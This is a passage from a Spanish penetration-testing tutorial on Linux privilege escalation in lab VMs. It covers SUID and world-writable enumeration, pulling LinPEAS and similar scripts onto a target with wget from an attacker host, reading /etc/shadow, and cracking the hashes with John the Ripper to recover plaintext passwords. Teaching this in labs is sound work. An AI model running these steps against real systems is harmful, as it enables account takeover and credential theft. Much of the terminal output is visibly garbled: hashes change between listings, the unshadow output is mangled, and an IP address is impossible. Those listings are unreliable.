root      7 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_rude_]
root      8 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_trace]
root      9 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_rude_]
root     10 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_trace]
root     11 0.0 0.0 0 0 ? S Feb28 0:00 [ksoftirqd/0]
```

Los siguientes comandos muestran las aplicaciones instaladas:

En Debian y derivados: `dpkg -l`

En distribuciones basadas en Fedora: `rpm -qa`

```
(kali㉿kali)-[~]
└─$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-inst/trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
|| / Name                                Version           Architecture Description
+++
ii  acl                                 2.3.1-1          amd64            access control
ii  adduser                            3.118             all               add and del users
ii  adwaita-icon-theme                  41.0-1            all               default icon theme
ii  aircrack-ng                         1:1.6+git20210130.91820bc-2  amd64            wireless security audit tool
ii  alsa-topology-conf                 1.2.5.1-2          all               ALSA topology conf
ii  alsa-ucm-conf                      1.2.6.3-1          all               ALSA UCM config
```

Puedes utilizar el siguiente comando para enumerar los archivos de configuración en el directorio /etc:

```
ls -lsR /etc/*.conf
```

```
(kali㉿kali)-[~]
└─$ ls -lsR /etc/*.conf
4 -rw-r--r-- 1 root root 2981 Sep  8 05:21 /etc/adduser.conf
8 -rw-r--r-- 1 root root 5914 Feb 20 21:15 /etc/ca-certificates.conf
4 -rw-r--r-- 1 root root 2969 Jun 10 2021 /etc/debconf.conf
4 -rw-r--r-- 1 root root 604 Jun 26 2016 /etc/deluser.conf
4 -rw-r--r-- 1 root root 214 Apr  4 2020 /etc/dns2tcpd.conf
4 -rw-r--r-- 1 root root 685 Aug 18 2021 /etc/e2scrub.conf
4 -rw-r--r-- 1 root root 694 Aug 23 2021 /etc/fuse.conf
4 -rw-r--r-- 1 root root 2584 Feb  1 2020 /etc/gai.conf
```

Los archivos de configuración pueden contener información confidencial sobre aplicaciones y servicios que también puede ser información muy útil para fines de escalada de privilegios.

Intenta también buscar archivos de configuración en el directorio web. Las instalaciones de Joomla contienen un archivo de configuración llamado **configuration.php** y WordPress utiliza el archivo **wp-config.php** para este mismo propósito. Estos archivos de configuración contienen información valiosa, como el nombre de usuario y la contraseña de MySQL. Si encuentras aplicaciones web en un target, asegúrate de comprobar sus archivos de configuración para obtener información que se pueda utilizar para la escalada de privilegios. Es muy común que los administradores web reutilicen contraseñas en otras cuentas.

El siguiente comando se puede utilizar para encontrar programas con el permiso SUID:

```
find /* -user root -perm -4000 -print 2> /dev/null
```

```
msfadmin@metasploitable:~$ find /* -user root -perm -4000 -print 2> /dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/lib/dhcp3-client/call-dhclient-script
/sbin/mount.nfs
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/find
```

Archivos y Sistemas de Archivos

Los siguientes comandos te devolverán información sobre archivos y sistemas de archivos.

Utiliza el siguiente comando para comprobar si hay sistemas de archivos (*file systems*) desmontados:

```
cat /etc/fstab
```

```
msfadmin@metasploitable:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# <file system> <mount point> <type> <options> <dump> <pass>
proc          /proc      proc    defaults        0      0
#/dev/mapper/metasploitable-root
UUID=59bd36ce-2d78-44fe-843f-a4ca5fcfad1 /      ext3    relatime,errors=remount-ro 0
/dev/sda1     /boot      ext3    relatime        0      2
/dev/scd0     /media/cdrom0 udf,iso9660 user,noauto,exec,utf8 0      0
/dev/fd0      /media/floppy0 auto    rw,user,noauto,exec,utf8 0      0
msfadmin@metasploitable:~$
```

Otra cosa importante a tener en cuenta son los archivos y directorios que tienen permisos *world writable*. Los archivos con permisos *world writable* pueden ser modificados por cualquier usuario del sistema. Veamos cómo encontrar archivos y directorios *world writable* en un sistema Linux.

Directorios *world writable*:

```
find / \(\ -wholename '/home/homedir*' -prune \) -o \(\ -type d -perm -0002 \) -
exec ls -ld '\{}' ';' 2>/dev/null | grep -v root
```

Directorios *world writable* para root:

```
find / \(\ -wholename '/home/homedir*' -prune \) -o \(\ -type d -perm -0002 \) -
exec ls -ld '\{}' ';' 2>/dev/null | grep root
```

Archivos *world writable*:

```
find / \(\ -wholename '/home/homedir*' -prune -o -wholename '/proc/*' -prune \) -o \(
\(\ -type f -perm -0002 \) -exec ls -l '\{}' ';' 2>/dev/null
```

Archivos *world writable* en /etc:

```
find /etc -perm -2 -type f 2>/dev/null
```

Directarios *world writable* en todo el sistema de archivos:

```
find / -writable -type d 2>/dev/null
```

Recopilación Automática de Información del Sistema

En lugar de buscar vulnerabilidades y configuraciones incorrectas de manera manual para la escalada de privilegios, también puedes usar *scripts* para automatizar el proceso. Algunos *scripts* también sugieren *exploits* basados en la información encontrada.

Un *script* escrito en Python muy útil para Linux se llama **Linux Privilege Escalation Checker**.

Linux Privilege Escalation Checker

En esta sección aprenderás a utilizar el *script* llamado **Linux Privilege Escalation Checker** para buscar vulnerabilidades que te ayuden a escalar privilegios. Este *script* no viene incluido en Kali Linux de forma predeterminada por lo tanto, primero deberás descargarlo.

Si tu *target* tiene Python2.x instalado, utiliza el siguiente comando para descargarlo:

```
wget
https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
```

```
(kali㉿kali):~/opt/privescScripts$ wget https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
--2022-03-03 20:19:19-- https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37196 (36K) [text/plain]
Saving to: 'linuxprivchecker.py'

linuxprivchecker.py          100%[=====] 36.32K --.-KB/s   in 0.007s

2022-03-03 20:19:19 (4.93 MB/s) - 'linuxprivchecker.py' saved [37196/37196]
```

El siguiente paso es transferir el script al *target*. Una vez transferido correctamente, se le asignan permisos de ejecución al script y lo ejecutas mediante el siguiente comando:

```
python linuxprivchecker.py
```

```
msfadmin@metasploitable:~$ wget http://192.168.132.115/linuxprivchecker.py
--07:58:41-- http://192.168.132.115/linuxprivchecker.py
          => `linuxprivchecker.py'
Connecting to 192.168.132.115:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37,196 (36K) [text/x-python]
Length: 37,196 (36K) [text/x-python]

100%[=====] 37,196      --.- K/s

07:58:41 (35.00 MB/s) - `linuxprivchecker.py' saved [37196/37196]

msfadmin@metasploitable:~$ chmod 777 ./linuxprivchecker.py
msfadmin@metasploitable:~$ python ./linuxprivchecker.py
Arguments could not be processed, defaulting to print everything
```

Unix-privesc-check

Otra buena herramienta para la enumeración local en sistemas Unix/Linux es unix-privesc-check de Pentestmonkey. Esta herramienta también intenta encontrar configuraciones incorrectas que permitirán a los usuarios locales sin privilegios escalar sus privilegios a root.

unix-privesc-check se puede descargar de la siguiente manera:

```
git clone https://github.com/pentestmonkey/unix-privesc-check.git
```

```
[kali㉿kali] -[~/opt/privescScripts]
$ git clone https://github.com/pentestmonkey/unix-privesc-check.git
Cloning into 'unix-privesc-check'...
remote: Enumerating objects: 2098, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 2098 (delta 0), reused 0 (delta 0), pack-reused 2097
Receiving objects: 100% (2098/2098), 325.89 KiB | 2.69 MiB/s, done.
Resolving deltas: 100% (1528/1528), done.

[kali㉿kali] -[~/opt/privescScripts]
$ ls
linuxprivchecker  linuxprivchecker.py  unix-privesc-check

[kali㉿kali] -[~/opt/privescScripts]
$ cd unix-privesc-check

[kali㉿kali] -[~/opt/privescScripts/unix-privesc-check]
$ ls
doc  lib  README.md  tools  upc.sh
```

El siguiente paso es transferir el script al target. Una vez transferido correctamente, se le asignan permisos de ejecución al script y lo ejecutas mediante el siguiente comando:

```
./upc.sh
msfadmin@metasploitable:~$ ./upc.sh
msfadmin@metasploitable:~$ wget http://192.168.132.115/upc.sh
--08:07:25-- http://192.168.132.115/upc.sh
          => `upc.sh'
Connecting to 192.168.132.115:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,404 (3.3K) [text/x-sh]

100%[=====] 3,404      --.- K/s

08:07:25 (414.97 MB/s) - `upc.sh' saved [3404/3404]

msfadmin@metasploitable:~$ chmod 777 ./upc.sh
msfadmin@metasploitable:~$ ./upc.sh
```

Ejecuta el siguiente comando para ver otras opciones de ejecución:

```
./upc.sh --help
```

LinPEAS – Linux Privilege Escalation Awesome Script

LinPEAS recopila bastante información del sistema que puede ser útil para descubrir vectores de escalada de privilegios. LinPEAS recopila información como información de red, software instalado, procesos, archivos interesantes con permisos y capacidades mal configurados e incluso archivos con contenido interesante como contraseñas. El script LinPEAS no tiene dependencias y se ejecuta en sistemas compatibles con sh. Te recomiendo utilizar primero este script antes que cualquier otro de los anteriores mencionados.

Puedes descargar el script con wget usando el siguiente comando:

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
[kali㉿kali] -[~/opt/privescScripts]
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2022-03-03 21:14:15-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.02.132.51:443... connected.
Connecting to github.com (github.com) 140.02.132.51:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20220303/linpeas.sh [following]
--2022-03-03 21:14:15-- https://github.com/carlospolop/PEASS-ng/releases/download/20220303/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65ba/165548191/82879388-abe7-45dd-853d-29028ec8ec78?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNVYAA4CSVEH53A8J2P02120342Fus-east-1%2F532Fwes4_request&X-Amz-Date=20220303T234152Z&X-Amz-Expires=2022-03-03T21:14:15Z&X-Amz-Signature=97391a87995f82279edxfat289e990a2be77772657dxe089de7c085cf0767ffox-X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment&X-Amz-Content-Sha256=3Dlinpeas.sh&response-content-type=application/x-Factor-stream
--2022-03-03 21:14:15-- https://objects.githubusercontent.com/github-production-release-asset-2e65ba/165548191/82879388-abe7-45dd-853d-29028ec8ec78?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNVYAA4CSVEH53A8J2P02120342Fus-east-1%2F532Fwes4_request&X-Amz-Date=20220303T234152Z&X-Amz-Expires=2022-03-03T21:14:15Z&X-Amz-Signature=97391a87995f82279edxfat289e990a2be77772657dxe089de7c085cf0767ffox-X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment&X-Amz-Content-Sha256=3Dlinpeas.sh&response-content-type=application/x-Factor-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.188.133...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com) 185.199.110.133:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765898 (780K) [application/octet-stream]
Saving to: "linpeas.sh"

linpeas.sh          100%[=====] 747.94K  2.50MB/s   in 4.2s

[kali㉿kali] -[~/opt/privescScripts]
$ ls
linpeas.sh  linuxprivchecker  linuxprivchecker.py  unix-privesc-check
```

El siguiente paso es transferir el *script* al *target*. Una vez transferido correctamente, se le asignan permisos de ejecución al *script* y lo ejecutas mediante el siguiente comando:



```
msfadmin@metasploitable:~$ wget https://192.168.132.115/linpeas.sh
--08:31:47-- http://192.168.132.115/Linpeas.sh
               => 'linpeas.sh'
Connecting to 192.168.132.115:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765,890 (748K) [text/x-sh]
100%[=====] 765,890      --.-K/s

08:31:47 (95.25 MB/s) - 'linpeas.sh' saved [765890/765890]

msfadmin@metasploitable:~$ chmod 777 ./linpeas.sh
msfadmin@metasploitable:~$ ./linpeas.sh
```

Es importante darse cuenta de que el análisis automatizado con *scripts* son soluciones imperfectas que simplemente identifican aquellos problemas de seguridad que se han programado en ellos. Los scripts de escalada de privilegios que hemos cubierto son excelentes para encontrar problemas de seguridad comunes en los sistemas Linux, pero no trates de volverte demasiado dependiente de ellos. Asegúrate de desarrollar tus habilidades de prueba manual para poder proporcionar una mayor profundidad en tus pruebas de penetración.

Cracking de Contraseñas de Linux

En un sistema informático, las contraseñas generalmente se almacenan dentro de archivos o bases de datos. Si las contraseñas se almacenan en texto no cifrado, un atacante solo tendría que abrir el archivo de contraseñas o base de datos para robarlos. Obtener control sobre las credenciales de una cuenta significa obtener un control total sobre la cuenta y sus privilegios en un sistema. Debido a eso, las contraseñas de los sistemas informáticos deben almacenarse de forma cifrada; esto evita que un usuario local malintencionado conozca las contraseñas de otros usuarios. Para hacer este proceso un poco más seguro, la información de contraseñas se almacena mediante el uso de un algoritmo de cifrado unidireccional (*hashing*); no hay forma de conocer la contraseña a partir de un *hash*. Las funciones de *hash* se utilizan para transformar una contraseña de su forma de texto sin cifrar a una forma cifrada y segura de almacenar.

Cuando alguien intenta iniciar sesión en su computadora, éste escribe su nombre de usuario y contraseña. El sistema operativo toma la contraseña, la aplica *hashing* y, a continuación, verifica la coincidencia del resultado con el *hash* guardado en la base de datos de *hashes*. Si los dos valores coinciden, el inicio de sesión se hace correctamente. En pocas palabras, el sistema operativo no almacena contraseñas, almacena *hashes* de contraseñas.

Cracking (o descifrado) de contraseñas es el proceso de recuperación de contraseñas de texto sin cifrar a partir de su *hash*. Es básicamente un proceso de adivinanzas; el atacante intenta adivinar la contraseña, la aplica *hash* y, a continuación, compara el resultado con el *hash* de la contraseña. Como podrás imaginar, tratar de descifrar manualmente una contraseña es poco práctico. De la misma manera que en el cracking de hashes, hay dos estrategias principales:

- Ataques de fuerza bruta (*brute-force*)
- Ataques de diccionario

Para esta tarea vamos a utilizar nuevamente la herramienta llamada **John the Ripper (JtR)**.

Cracking de Contraseñas por Fuerza Bruta

En este ejemplo vamos a utilizar la VM llamada **Servidor01**. Esta VM es un servidor en Linux. Supongamos que ya hemos obtenido acceso no autorizado al *target*. Las credenciales de acceso son las siguientes:

- Nombre de usuario: **pedro**
- Contraseña: **test**

En la recolección de información local, hemos obtenido acceso al contenido de los archivos /etc/passwd y /etc/shadow. El archivo /etc/passwd contiene información de las cuentas de usuario y el archivo /etc/shadow contiene los *hashes* de las contraseñas.

Para este ejercicio estamos interesados en la contraseña de la cuenta de usuario **tha**, el contenido en los archivos /etc/passwd y /etc/shadow para este usuario es el siguiente:

```
pedro@servidor01:~$ cat /etc/passwd | grep ^tha
tha:x:1000:1000:The Hacking Academy,.,,:/home/tha:/bin/bash
pedro@servidor01:~$ sudo cat /etc/shadow | grep ^tha
[sudo] password for pedro:
tha:$6$XkdU.r5q$8wzDyMX5JU2iD29tMDo$X/ReLSNb/yb6SejLY2MPXlgLqIBlPinknDTFKRuc1wgMNfnQTI.FaECUQKfvu4Nob0:19058:0:99999:7:::
pedro@servidor01:~$
```

JtR necesita los datos del usuario de ambos archivos en un mismo. Para crear este archivo vamos a utilizar un programa que se llama *unshadow*.

Lo primero que vamos a hacer es crear dos archivos, uno que contenga solamente la entrada del usuario **tha** en el archivo /etc/passwd (lo llamaré *passwd.txt*) y otro del archivo /etc/shadow (lo llamaré *shadow.txt*):

```
(kali㉿kali)-[~]
$ cat passwd.txt
thack:1000:1000:The Hacking Academy,,,:/home/tha:/bin/bash
(kali㉿kali)-[~]
$ cat shadow.txt
tha:$6$xxdU.r5q$9wzDWMX3JU21029tM00sX/RoLSwb/yb6SujY2M9XLgQj8TPInker9TfKRU1awWWfNqQT1.FaECUQKFvu4Nob0:19858:0:99999:7:::
(kali㉿kali)-[~]
```

Después, con el comando siguiente vamos a crear un solo archivo a partir de los dos creados previamente:

```
unshadow passwd.txt shadow.txt > archivo_de_salida
```

```
(kali㉿kali)-[~]
$ cat passwd.txt
thack:1000:1000:The Hacking Academy,,,:/home/tha:/bin/bash
(kali㉿kali)-[~]
$ cat shadow.txt
tha:$6$xxdU.r5q$9wzDWMX3JU21029tM00sX/RoLSwb/yb6SujY2M9XLgQj8TPInker9TfKRU1awWWfNqQT1.FaECUQKFvu4Nob0:19858:0:99999:7:::
(kali㉿kali)-[~]
$ unshadow passwd.txt shadow.txt > aCrackear.txt
(kali㉿kali)-[~]
$ cat aCrackear.txt
tha:$6$xxdU.r5q$9wzDWMX3JU21029tM00sX/RoLSwb/yb6SujY2M9XLgQj8TPInker9TfKRU1awWWfNqQT1.FaECUQKFvu4Nob0:19858:1000:The Hacking Academy,,,:/home/tha:/bin/bash
```

Nota: el nombre de los archivos puede ser el que tú decidas.

Ahora solo resta ejecutar JtR con el siguiente comando:

```
john --incremental archivo_a_crackear
```

```
(kali㉿kali)-[~]
$ john --incremental aCrackear.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc456          (tha)
1g 0:00:00:31 DONE (2022-03-06 23:11) 0.03176g/s 1854p/s 1854c/s amay09..abeeta
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Como puede observarse en la imagen anterior, JtR pudo recuperar una contraseña, lo siguiente que podemos intentar es intentar iniciar sesión con el usuario **tha** y la contraseña recuperada, lo puedes hacer con el siguiente comando desde el contexto del usuario actual (pedro):

```
su tha
```

```
pedro@servidor01:~$ su tha
Password:
tha@servidor01:/home/pedro$ whoami
tha
tha@servidor01:/home/pedro$ id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),46(plugdev),100(lpadmin),109(sambashare)
tha@servidor01:/home/pedro$
```

Normalmente los archivos /etc/passwd y /etc/shadow tienen información de varias cuentas de usuarios. Lo siguiente que vamos a hacer es copiar completamente el contenido de ambos archivos, crear un solo archivo con unshadow y con JtR especificar que solamente queremos la contraseña del usuario **tha**:

```
(kali㉿kali)-[~]
$ cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
tha:x:1000:1000:The Hacking Academy,,,:/home/tha:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
netadmin:x:1001:1001:Administrador de Red,,,:/home/netadmin:/bin/bash
rrhh:x:1002:1002:Recursos Humanos,,,:/home/rrhh:/bin/bash
pedro:x:1003:1003:Pedro,,,:/home/pedro:/bin/bash
```

```
(kali㉿kali)-[~]
$ cat shadow.txt
root:19855:0:99999:7:::
daemon:19855:0:99999:7:::
bin:19855:0:99999:7:::
sys:19855:0:99999:7:::
sync:19855:0:99999:7:::
games:19855:0:99999:7:::
man:19855:0:99999:7:::
lp:19855:0:99999:7:::
mail:19855:0:99999:7:::
news:19855:0:99999:7:::
uucp:19855:0:99999:7:::
proxy:19855:0:99999:7:::
www-data:19855:0:99999:7:::
backup:19855:0:99999:7:::
list:19855:0:99999:7:::
irc:19855:0:99999:7:::
gnats:19855:0:99999:7:::
nobody:19855:0:99999:7:::
libuuid:19855:0:99999:7:::
syslog:19855:0:99999:7:::
messagebus:19855:0:99999:7:::
tha:$6$xxdU.r5q$9wzDWMX3JU21029tM00sX/RoLSwb/yb6SujY2M9XLgQj8TPInker9TfKRU1awWWfNqQT1.FaECUQKFvu4Nob0:19858:0:99999:7:::
sshd:19855:0:99999:7:::
netadmin:$6$robqqB70$uQkYJcztgtJgh1u5Ge8gdJwttw1dqJ1nR6UBJN4tFJZ22swuWNgQjkPvJY7av0nsng5PNZ9tGn7Qkuuzmt1:19856:0:99999:7:::
rrhh:$6$OoH27e55$eNB8E7Wkw12&tMuZN:uQ2Us0R1smgoKK:./gw2UDewQz8157WfM:./x3HP68sscsYBeFe1gPZ/nasq5ed60:19056:0:99999:7:::
pedro:$6$aaF4571$kuDIE90aqTZUcpMT/GRnG3seNul5cEH.euzB/21hpVEFiswrl2rlCafVkyf609/GnZr13Xz2ZM,j19YFqlz0:19958:0:99999:7:::
```

```
(kali㉿kali)-[~]
└─$ unshadow passwd.txt shadow.txt > aCrackear.txt
(kali㉿kali)-[~]
└─$ cat aCrackear.txt
root:100:root:/root:/bin/bash
daemon:101:daemon:/usr/sbin:/bin/sh
bin:102:bin:/bin:/bin/sh
sys:103:sys:/dev:/bin/sh
sync:104:sync:/bin:/bin/sync
games:105:68:games:/usr/games:/bin/sh
man:106:12:man:/var/cache/man:/bin/sh
lp:107:7:lp:/var/spool/lpd:/bin/sh
mail:108:8:mail:/var/mail:/bin/sh
news:109:news:/var/spool/news:/bin/sh
uucp:110:18:uucp:/var/spool/uucp:/bin/sh
proxy:113:13:proxy:/bin/sh
www-data:133:33:www-data:/var/www:/bin/sh
backup:147:34:backup:/var/backups:/bin/sh
list:138:38:Mailin List Manager:/var/list:/bin/sh
irc:139:39:ircd:/var/run/ircd:/bin/sh
gnats:141:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:165:534:nobody:/nonexistent:/bin/sh
libuuid:100:101:/var/lib/libuuid:/bin/sh
syslog:101:103::/home/syslog:/bin/false
messagebus:102:104::/var/run/dbus:/bin/false
tha:168:6XkuU:rsq$ewDwK5U21029tM05X/RoLSuJ1Y2M9XLgLaIB/Pmkh#7FKRuciawMNfnQT1.FaECQKfVu4Nob#1000:1000:The Hacking Academy,,,,:/home/tha:/bin/bash
sshd:103:65534::/var/run/sshd:/usr/sbin/nologin
netadmin:$6$rubbuB70$QXy)zcglt2jGhiuSGEg02rtaWldQJ1nRGuB3N4F7jZz1swMMQqjkFv3YTvdneng5M29t6n73Qsuuznri:1001:1001:Administrator,,,:/home/netadmin:/bin/bash
rrhh:$6$OpH27e55$u0MfR#1wz1AtMuZN.sq2UsRMisngok.../gN21U0WWc2281s?wFm3..x3HP68ScscYBwf61gPZ/n45q5edG#1002:1002:Recursos Humanos,,,,:/home/rrhh:/bin/bash
pedro:$6$auJ5f$ku01E99eqT2UcpNT/GRn03seNul5ctEH.eiu2B/21hpVTFiw7rlJr1CofVkyf6Q9/GoZr13Xz22M.j16VFqlzD.:1003:1003:Pedro,,,,:/home/pedro:/bin/bash
```

Como anteriormente ya crackeamos el hash del usuario **tha**, si volvemos a ejecutar JtR, el programa no mostrará una contraseña crackeada. Para solucionar esto voy a eliminar el archivo **john.pot** y volver a ejecutar JtR pero ahora especificando el usuario en el que estamos interesados. El comando es el siguiente:

```
john --incremental --users=usuario archivo_a_crackear
```

```
(kali㉿kali)-[~]
└─$ john --incremental --users=tha aCrackear.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
└─$ rm ~/.john/john.pot

(kali㉿kali)-[~]
└─$ john --incremental --users=tha aCrackear.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc456          (tha)
1g 0:00:00:31 DONE (2022-03-06 23:15) 0.03147g/s 1837p/s 1837c/s amay09 .. abeeta
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Crackear una contraseña muy larga y compleja por brute-force podría llevarte mucho tiempo, incluso años. El tiempo necesario para crackear una contraseña es de las pocas maneras de mantenerla a salvo de ataques brute-force.

Ten en cuenta esto al elegir una contraseña personal o configurar un ataque brute-force!

Cracking de Contraseñas con Ataque de Diccionario

Los ataques de diccionario no intentan generar todas las contraseñas posibles sino que utilizan un diccionario de contraseñas comunes o wordlist, probando cada entrada dentro del archivo.

Los ataques de diccionario son más rápidos que los ataques brute-force porque incluso un diccionario grande es más pequeño que el número de posibles contraseñas válidas para una cuenta.

En este ejemplo vamos a utilizar nuevamente la VM llamada Servidor01. Las credenciales de acceso son las siguientes:

- Nombre de usuario: **pedro**
- Contraseña: **test**

Actualmente ya tenemos el contenido de los archivos /etc/passwd y /etc/shadow e incluso un archivo (en mi caso llamado aCrackear.txt) que contiene una mezcla del contenido de ambos archivos.

Si revisamos el archivo /etc/passwd, veremos que hay bastantes usuarios en el sistema, sin embargo, si revisamos el archivo /etc/shadow podemos ver que los usuarios que cuentan con un hash son **tha**, **netadmin**, **rrhh** y **pedro**. En el comando, con el parámetro **--users** vamos a especificar esos usuarios. El comando a ejecutar es el siguiente (en mi caso):

```
john --wordlist=/usr/share/wordlists/rockyou.txt --users=tha,netadmin,rrhh,pedro aCrackear.txt
```

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --users=tha,netadmin,rrhh,pedro aCrackear.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Remaining 3 password hashes with 3 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
memselfi          (rrhh)
test              (pedro)
quien3tarobando2 (netadmin)
3g 0:00:42:13 DONE (2022-03-07 00:05) 0.001183g/s 1755p/s 1832c/s 1832C/s quiero a.. quidachay94
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
└─$ john --show aCrackear.txt
tha:abc456:1000:1000:The Hacking Academy,,,,:/home/tha:/bin/bash
netadmin:quien3tarobando2:1001:1001:Administrador de Red,,,,:/home/netadmin:/bin/bash
rrhh:memselfi:1002:1002:Recursos Humanos,,,,:/home/rrhh:/bin/bash
pedro:test:1003:1003:Pedro,,,,:/home/pedro:/bin/bash
4 password hashes cracked, 0 left
```

Como puedes observar en la imagen anterior, JtR fue capaz de recuperar tres contraseñas de las cuatro cuentas de usuario especificadas en el comando utilizando un ataque de diccionario en un tiempo de 42 minutos y 13 segundos. Una de las cuentas, la del usuario **tha**, ya se encontraba dentro del archivo john.pot, es por eso que JtR no hizo el intento de recuperarla. Esto se puede verificar con el segundo comando en la misma imagen.

Lo siguiente que puedes hacer es verificar las contraseñas iniciando sesión con cada usuario con el comando su desde el contexto del usuario pedro:

```
pedro@servidor01:~$ su netadmin
Password:
netadmin@servidor01:/home/pedro$
netadmin@servidor01:/home/pedro$ exit
exit
pedro@servidor01:~$ su rrhh
Password:
rrhh@servidor01:/home/pedro$
rrhh@servidor01:/home/pedro$ exit
exit
pedro@servidor01:~$ su tha
Password:
tha@servidor01:/home/pedro$
tha@servidor01:/home/pedro$ exit
exit
pedro@servidor01:~$
```

Explotación del Kernels Linux

Los kernels Linux tienen un largo historial de vulnerabilidades que permiten la escalada privilegios. A pesar de la mejora continua y el trabajo de desarrollo en los kernels, algunas de estas vulnerabilidades estuvieron presentes durante más de una década antes de ser descubiertas. Por ejemplo, DirtyCOW (CVE-2016-5195) y CVE-2017-6074 dejaron una gran cantidad de dispositivos con Linux vulnerables al escalado de privilegios. Este tipo de vulnerabilidades son descubiertas regularmente por lo que necesitamos estar familiarizados con ellas y saber cómo usarlas en diferentes sistemas.

Regularmente, los exploits que toman ventaja de las vulnerabilidades en kernels Linux están escritos en lenguajes de programación de alto nivel (como C). Iniciaremos esta sección aprendiendo a buscar exploits públicos para kernels. Después, aprenderemos a transformar código fuente escrito en lenguajes de programación de alto nivel en un lenguaje de nivel inferior como lenguaje ensamblador o código máquina y a crear programas ejecutables. Esto es significativamente diferente de la ejecución de código escrito en lenguajes interpretados (como Python y Perl) que pueden ser ejecutados directamente por el intérprete. La transformación de un lenguaje de alto nivel a un lenguaje de bajo nivel se realiza mediante una pieza de software llamada **compilador**. El compilador toma el código fuente como entrada y nos proporciona un archivo ejecutable de salida que luego se puede ejecutar en el sistema.

Búsqueda y Compilación de Exploits para Kernels Linux

Puedes utilizar la base de datos de Exploit-db para llevar a cabo una búsqueda manual de exploits para kernels Linux. Utiliza la versión del kernel, la versión de distribución de Linux o ambas. En el ejemplo siguiente, vamos a intentar ejecutar una búsqueda con la palabra Linux kernel:

